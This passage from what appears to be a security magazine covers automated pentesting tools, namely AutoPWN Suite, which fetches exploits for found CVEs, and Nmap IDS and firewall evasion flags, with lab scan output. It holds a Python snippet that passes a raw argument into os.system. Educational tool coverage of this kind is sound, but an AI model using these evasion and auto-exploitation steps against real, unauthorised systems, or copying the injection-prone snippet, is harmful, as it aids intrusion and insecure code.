https://hakin9.org/rekono-execute-full-pentesting-processes-combining-multiple-hacking-tools-automatically/

https://www.kitploit.com/2022/08/rekono-execute-full-pentesting.html

https://www.defectdojo.org

https://github.com/laramies/theHarvester

https://github.com/maldevel/EmailHarvester

https://github.com/Josue87/EmailFinder

https://nmap.org/

https://github.com/rbsec/sslscan

https://nabla-c0d3.github.io/sslyze/documentation/

https://github.com/jtesta/ssh-audit

https://github.com/ShawnDEvans/smbmap

https://github.com/maurosoria/dirsearch

https://github.com/zricethezav/gitleaks

https://github.com/internetwache/GitTools/tree/master/Dumper

https://github.com/cisagov/log4j-scanner

https://github.com/Tuhinshubhra/CMSeeK/

https://github.com/OWASP/joomscan

https://www.zaproxy.org/

https://github.com/sullo/nikto

https://www.exploit-db.com/searchsploit

https://www.metasploit.com/

About the author

Pablo Santiago López

Application security engineer with experience in Security Champions programs, threat modeling, secure coding, DevSecOps (including SAST, DAST and SCA), development of security tools and vulnerability management. I'm very interested also in offensive security, specially in pentesting exercises, which has motivated me to create my first open source project Rekono.

You can reach me on my LinkedIn and my GitHub.


AutoPWN Suite:

The Project for Scanning and Exploiting Systems Automatically

by Kaan Gültekin

Overview

In today's world, hackers are looking for any opportunity to exploit a system and take advantage of it. This is why it is so important to keep your systems protected from any vulnerabilities that could potentially allow hackers to breach them at any point in time. In the modern cyber world, attacks are more frequent than ever before. Criminals have become more sophisticated in their techniques and continue to evolve their methods to stay one step ahead of cyber security professionals. Even though every organization is facing cyber threats, not all of them are aware that they are being attacked. Many businesses fail to recognize the risks their systems face because hackers do not target a single business or industry in particular; they will attack anyone who does not have adequate security measures in place. In order to protect your company from these dangers, you need an automated solution that scans your system for vulnerabilities and exploits them before the hacker can do it first. Many companies are still in the dark about what is happening around them and how to stop it. This article discusses the importance of AutoPWN Suite, a tool that scans vulnerabilities and exploits them automatically so you don't have to worry about doing it manually.




What is AutoPWN Suite?

AutoPWN Suite is a suite of automated tools developed by me, a cyber security researcher. It is designed to help companies and individuals protect against cyber threats automatically and efficiently via an online threat detection and response system. AutoPWN Suite automates the process of scanning and finding security issues in computer systems. It is a solution that automatically scans, detects, and exploits all known vulnerabilities in your system without any manual intervention. It is a fully automated penetration testing tool that helps you find hidden security holes in your system and fix them before a hacker can take advantage of them. With this solution, you do not have to spend time or effort to scan your system for vulnerabilities or attempt to fix them manually. Instead, you can simply let AutoPWN Suite do the work for you so you can focus on more important things. AutoPWN Suite solution is ideal for businesses of all sizes because it can be used to test any type of system, including web applications, databases, and networks.

The mindset behind AutoPWN Suite

When you start out in penetration testing, one of the first things you learn is how to scan the target host with nmap to find information about software running on the target with additional details like version. Then you use this information to search known vulnerabilities. This is usually done by using either Google search or a built-in tool in Kali Linux, Searchsploit. So my goal was to automate this process.

AutoPWN Suite: What's in it?



AutoPWN Suite consists of the following tools: An nmap scanner, for scanning the network and detecting live hosts on the target network to enumerate the services running on them with additional information, such as their versions, in order to use it for vulnerability detection; a keyword generator - after scanning the host, AutoPWN Suite uses a basic algorithm to generate keywords automatically to use for searching for vulnerabilities later on; vulnerability searcher - this module uses NIST Database API to search known vulnerabilities from the keywords generated from the previous step via "keyword generator", parsing and saving the results for later use; exploit downloader, as the cherry on top - while we are at it, why not automate the process of downloading exploits too? This tool does exactly that. Using the results from NIST Database API, it searches the ExploitDB and automatically downloads the corresponding exploits, using the CVE IDs; reporter - this is the module that generates a scan report for you. For now, this module can generate reports in TXT, HTML and SVG format. It can also send the generated report via webhook or email automatically, just to make your job easier.

AutoPWN Suite: What can you do with it?

AutoPWN Suite can be very helpful when it comes to uncovering security issues in your network. It can help you discover weaknesses and issues in the security of networks or servers you are connected to. You can also use it to check if any of your systems are vulnerable to known exploits or attacks. If you use the AutoPWN Suite on a daily basis, you will start to notice a difference in the quality of your work and your team's ability to detect issues. Since AutoPWN Suite is a really extensive tool, it can be used in a wide variety of operations, like testing from singular hosts to entire networks, web servers, routers or even IOT devices.

Why Should You Use AutoPWN Suite?

The more vulnerabilities your system has, the easier it is for a hacker to gain access to it. This means you need to be careful about the security of your system and how it is configured, or you could accidentally leave your systems open to malicious attacks. One of the best ways to protect your systems from these threats is by using AutoPWN Suite. Here are some of the reasons why you should use AutoPWN to protect your systems from hackers. - Quick and Easy Testing - All you have to do is enter in a few details about your system, and AutoPWN Suite will automatically detect vulnerabilities in

your system and exploit them before a hacker can take advantage of them. - No Technical Skills Required - Anyone can use it to scan their system for vulnerabilities, it doesn't really require knowledge in penetration testing or any other cyber security concepts. - Automatic Reporting - Another benefit of AutoPWN Suite is that it can automatically generate a report with the information, such as vulnerabilities, that were found in your system. You can then use this information to fix the issues within your system.

How does AutoPWN Suite work?

In conclusion: AutoPWN Suite uses nmap TCP-SYN scan to enumerate the host and detect the version of software programs running on it. After gathering enough information about the host, AutoPWN Suite uses a basic algorithm to automatically generate a list of "keywords" in order to use them for searching the NIST vulnerability database. Then, it uses the results it gets from the NIST database to search ExploitDB for known exploits, using CVE IDs. To elaborate a little more, we need to categorize the scanning process.

Pre-Scanning Process

Before starting, we need a few pieces of information, such as the target. If the user decides to use automatic mode and not specify any targets, AutoPWN Suite will try to automatically detect the target network. This is done by first detecting the network interface that is actively being used. After finding out the interface and its IP address, AutoPWN Suite attempts to detect the target network range.

Scanning the targets

In this process, AutoPWN Suite first sends packets to every host in the target range to detect live hosts. After discovering hosts that are live, these hosts are scanned for open ports and software running on them.

Generating keywords to search NIST database

With the information gathered from the previous step, a basic algorithm is being used to generate a list of “keywords” to search the NIST database. This process is almost as simple as just concatenating the software name with its version.

Searching for vulnerabilities

After generating the keywords, these keywords are being used to make a request to the NIST vulnerability database API. If the API returns adequate results, these results are parsed and displayed on the user interface. They are also saved for later use.


Finding and downloading known exploits

Using the information from the previous step, we can now make a request to ExploitDB. By passing the `"X-Requested-With": "XMLHttpRequest"` request headers, the ExploitDB endpoint can be used like an API. If the endpoint returns a known exploit or exploits, that exploit is automatically downloaded to the “exploits/Software Name/CVE ID/” folder.

Finding vulnerabilities on the website running on the target


If the target is running a website, that site is being crawled. When AutoPWN Suite gets a list of endpoints on the website that can be used, it looks for parameters and tests them for local file inclusion, SQL injection and cross site scripting vulnerabilities. It also does “dirbusting” to find endpoints that might be interesting.

How to use AutoPWN Suite



One of the main goals behind AutoPWN Suite was to make it as easy to use as possible to make it an accessible tool to anyone. After successfully installing AutoPWN Suite, you can run the program and pass it the -y flag to run it in order to use fully automatic mode. It is recommended to use AutoPWN Suite in this mode since it's the intended way of using it. If you don't specify the -y flag, AutoPWN Suite will ask you a few questions in order to start scanning, such as the target, if you would like to scan for vulnerabilities, if you would like to automatically download corresponding exploits and if you would like to do web application-based vulnerability analysis. It will also ask you which hosts to scan further after doing host discovery, in case you want to only scan a specific host or hosts rather than the entire network.

Customizing the scan




If you want to tinker with the settings of your scan, you can do that too. Here are some of the options. These options might be really handy in different situations and environments.

If you want to:

- Specify a target: -t
- Use a list of targets: -hf
- Skip the host discovery process: -sd
- Change speed of your scan: -s
- Change scan type: -st
- Change timeout for each host: -ht
- Use a NIST API key: -a
- Change the scan mode: -m
- Pass custom arguments to nmap: -nf

Automatic reporting



AutoPWN Suite can also do automatic reporting. You will need to use the -rp flag to specify which reporting method you want to use.

Reporting via email

In order to send the scan report with email you need to specify a few options.

In order to set

- Email address to send report from: -rpe
- Password of the email: -rpep
- Email address report is going to be sent to: -rpet
- SMTP server that will be used to send the email: -rpes
- Port of the SMTP server: -rpesp

Reporting via webhook

In order to send the scan report with webhook, you only need to specify a webhook link to use for sending the report with -rpw flag.

Conclusion

Cyber security is a growing concern in the modern world. The number of reported cyber attacks is increasing year-on-year, and the number of those that remain unsolved is also rising. The Internet is full of malicious threats that you need to protect your systems from. Moreover, this trend is expected to continue, as cyber security professionals are still not well enough equipped to deal with these attacks. This is why it is important to use solutions like AutoPWN Suite that automatically scans for vulnerabilities in your system and exploits them before a hacker can do it first. With this solution, you do not have to spend time or effort scanning your system for vulnerabilities manually; you can simply let AutoPWN do the work for you.

Abut the author

Kaan Gültekin

I am a young cyber security researcher and software developer. Here are some of my achievements.

- My name is listed on Discord's Website
- I was 1st in Turkey and 11th in the all countries on TryHackMe amongst more than 1 million people.
- A vulnerability scanner I've created in less than a month got shared by hundreds of people on Twitter and starred around 500 times.
- I've created a fileless fully undetectable malware that has more features than meterpreter in PowerShell with no knowledge in PowerShell and networking before.
- I've mastered BadUSB payloads.

Chech out my full resume at resume.pwnspot.com

My Fiverr account : kaangultekin

My Github account : GamehunterKaan

Nmap: The indispensable

by Jafar Untar

What is Nmap?

Nmap is, in a straightforward way, the best tool on the scanning stage of a pentesting process, period. Just explaining a little bit, the “Network Mapping” is a tool created a while ago and released in 1997 by Gordon “Fyodor” Lyon, with the intent of being an open-source security scanner with “*consistent interface and efficient implementation of all practical port scanning techniques”*. As the time passed by, Nmap became a complex and powerful Swiss-army-knife with plenty of new features, such as OS fingerprint discovery, custom scripts for detection, and various parameters for evading filters and firewalls, with different output modes, and it is very versatile to automate and build its own scripts. The program also has a GUI version entitled Zenmap.

```
19
20 param = sys.argv[1]
21
22 os.system(f"nmap -g 443 --open -A {param} -oG recon.nmap")
23
24 os.system("nmaptocsv -i recon.nmap -f ip-fqdn-port-protocol-service-version-os -o recon.csv")
```

1. Sample of scripting Python with nmap


The importance of the Recon

Throughout the process of a black box pentesting, the chances of already having the info of the infrastructure of the target via previous stages, such as OSINT, is low, so there is the need to discover it via network scanning, and there are a lot of techniques involved in this problem. Since the lack of information could lead to being blocked or detected by the target while executing a simple scan, the recommendation is to use evasion methods to bypass possible protection methods and avoid appearing to the defense team. There are a variety of ways on Nmap to perform these actions and we will talk briefly about them; they allow us to perform scans in some networks with IDS without being detected or blocked by the IPS, and make it possible to succeed in the detection of services at the host, since these techniques could evade both firewalls and detection systems.

2. The packet path through the internet to reach the target in an example of IDS implementation

Nmap Scans and Filtering Evasions

Taking a closer look at a basic scan, e.g., “nmap -v -sV somehost.com”, the initial action by Nmap is to choose a random exit port and start sending packets and the probes to scan the service version, but sometimes the host won’t accept the request if a specific port is not the source. So, if we add the “-g [PORT]” or “—source-port [PORT]” parameter, it’s possible to change the origin port for the scan, and evading some control that, for example, allows only SSH (port 22) connections and are open to all connections in that port. Packet fragmentation is also a method used to sneak through detection systems and filters, splitting TCP headers into parts, allowing them to all reach the target without being detected at first, although this option could be difficult to handle by some programs, the “-f” option is still a valid option to bypass signature-based IDS.



3. Signature-based IDS

The “-sS” SYN scan is a very common and popular one, but thinking simply about common filters, some of them already block SYN packets. Using the “-sA” scan type would perform a scan sending SYN ACK packets, which could pass, and this mindset should be applied when using Nmap, thinking that the target may always have a firewall or some type of detection system, leading us to the variety of scan methods available. A tip is to always (except in rare cases) use the “–open” parameter to clean the output to open ports only and output the scan. The OS detection scan would send a lot of TCP, UDP and ICMP probes to the target and analyze its result, comparing with the responses in a database with more than 2,600 operational system fingerprints enumerated and then bringing the actual guess.


Even though it’s a common understanding, it’s valid to also mention the “-T” parameter that (roughly saying) changes the frequency of packets being sent, and changing up to five different rates, with 0 being extremely quiet and slow and 5 being the fastest (and 3 being default), is possible to evade some detection systems and be less evident on the target network, which will be the opposite if you are trying to scan an enormous range of IPs, changing the stealth in place of fast execution and packet dithering. One thing to mention is that sometimes the -T 5 would be so fast that the ISP automatically blocks the scan, so the -T 4 should be a reasonable increase in the speed. The -Pn option would skip all ping probes since many filters already block ICMP packets, and this parameter will consider all hosts as active and proceed with the scan.

In the given example, the free TryHackMe CTF platform room called “idsevasion” is shown, which was made to teach basic concepts of IDS evasion through a lab with a detection system implemented. As it is possible to see, when scanning using only SYN scan, the IDS does not trigger any alerts at all, even though it does not bring complete information, the open ports are given. The scan below is a SYN scan

to return all open ports between 1 and 1000 port, with maximum timing speed since no block was detected.

```
└─# nmap -vvv --open -p1-1000 -T5 $target
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-15 23:54 EDT
Initiating Ping Scan at 23:54
Scanning 10.10.112.26 [4 ports]
Completed Ping Scan at 23:54, 0.18s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:54
Completed Parallel DNS resolution of 1 host. at 23:54, 2.52s elapsed
DNS resolution of 1 IPs took 2.52s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 2, CN: 0]
Initiating SYN Stealth Scan at 23:54
Scanning 10.10.112.26 [1000 ports]
Discovered open port 22/tcp on 10.10.112.26
Discovered open port 80/tcp on 10.10.112.26
Completed SYN Stealth Scan at 23:54, 4.27s elapsed (1000 total ports)
Nmap scan report for 10.10.112.26
Host is up, received echo-reply ttl 63 (2.2s latency).
Scanned at 2022-10-15 23:54:21 EDT for 4s
Not shown: 552 filtered tcp ports (no-response), 446 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 62

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 7.17 seconds
           Raw packets sent: 1720 (75.656KB) | Rcvd: 475 (20.071KB)
```

4. Nmap command run using default (-sS Syn scan) scan



5. No alerts triggered in the CTF room IDS

As soon as we switched the scan to a method that uses probes to detect the service version, as follows, the IDS detected the traffic that was coming from Nmap, and even detected the version detection probes as coming from Nmap.

```
└─# nmap -vvv --open -p1-1000 -sV -T5 $target
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-15 23:54 EDT
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 23:54
Scanning 10.10.112.26 [4 ports]
Completed Ping Scan at 23:54, 0.27s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:54
Completed Parallel DNS resolution of 1 host. at 23:54, 0.08s elapsed
DNS resolution of 1 IPs took 0.08s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 23:54
Scanning 10.10.112.26 [1000 ports]
Discovered open port 80/tcp on 10.10.112.26
Discovered open port 22/tcp on 10.10.112.26
Completed SYN Stealth Scan at 23:55, 4.35s elapsed (1000 total ports)
Initiating Service scan at 23:55
Scanning 2 services on 10.10.112.26
Completed Service scan at 23:55, 6.54s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.112.26.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 23:55
Completed NSE at 23:55, 0.62s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 23:55
Completed NSE at 23:55, 2.10s elapsed
Nmap scan report for 10.10.112.26
Host is up, received echo-reply ttl 63 (0.30s latency).
Scanned at 2022-10-15 23:54:57 EDT for 13s
Not shown: 630 closed tcp ports (reset), 368 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON         VERSION
